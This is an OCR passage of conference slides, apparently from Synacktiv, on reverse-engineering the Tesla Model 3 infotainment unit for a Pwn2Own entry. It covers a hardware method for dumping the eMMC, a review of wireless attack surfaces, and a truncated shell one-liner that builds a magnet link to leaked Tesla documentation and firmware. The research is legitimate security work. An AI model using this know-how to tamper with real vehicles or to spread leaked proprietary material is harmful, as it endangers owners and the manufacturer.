
```
$ printf 'magnet:?xt=urn:btih:%s&dn=tesla-model-3&tr=udp%%3A%%2F%%2Fopen.stealth.si%%3A80&tr=udp%%3A%%2F%%2Ftr
>   `printf '%08x' 212127159``printf '%08x' 2033012040``printf '%08x' 1116869658``printf '%08x' 1155000322``pr
```

Have fun!

SYNACKTIV

Model 3 – ICE Resources

Leak




Tesla Internal documentation

SYNACKTIV

Model 3 – ICE Resources

Leak



2019.20.4.2 squashfs (rootfs)


SYNACKTIV


Model 3 – ICE dump

eMMC pinout

Open **Poking at the Tesla Model 3 MCU and a closer look at its eMMC** #4


lewurm opened this issue on 14 Aug 2019 · 36 comments





Thanks again @lewurm

SYNACKTIV



eMMC Dump

Strategy

1

Force boot on SPI

If the eMMC is not readable, the CPU boots on SPI flash and eMMC is still powered

➢ **Force eMMC failure by shorting eMMC CMD signal**

2

Connect SBC (BeagleBone B) SDIO channel

Linux detects eMMC card

Can be dumped or written with dd or other tools

➢ **Linux mmc driver has to be patched to slow down the communication as our setup does not support high frequencies**


3

Disconnect SBC and reboot the ICE

Use of short wires let the ICE boots on eMMC in HS400 mode without perturbation

Firmware

History access to firmwares




Attack vectors

Objectives

- We want a RCE without any user interaction
- Bonus: fits the pwn2own rules to allow a Tier 1(2) entry

Possible targets


- LTE connectivity card
  - ✗ Two systems are hosted on the LTE card: the baseband and a Linux system => 2 hops to the Infotainment
- Tuner ECU
  - ✗ ECU required
    1 hop to the Infotainment
- WiFi/BT chipset
  - ✓ Directly attached in PCIe to the Infotainment
  - ✗ No vulnerability found in firmware
- Infotainment system (Kernel WiFi/BT stacks & network management stack)
  - ✓ Directly on the target
  - ✗ Limited attack surface & Not valid for Tier1 entry



SYNACKTIV

Attack vector


Autoconnect WiFi



- **Infotainment target additional attack surface**
  - Full Kernel WiFi stack
  - Kernel Network stack
  - Network manager's (ConnMan) additional surface
  - Applications that use Internet connection (i.e. VPN client)

SYNACKTIV

Public research



TBONE – A zero-click exploit for Tesla MCUs

Ralf-Philipp Weinmann and Benedikt Schmotzle

Comsecuris

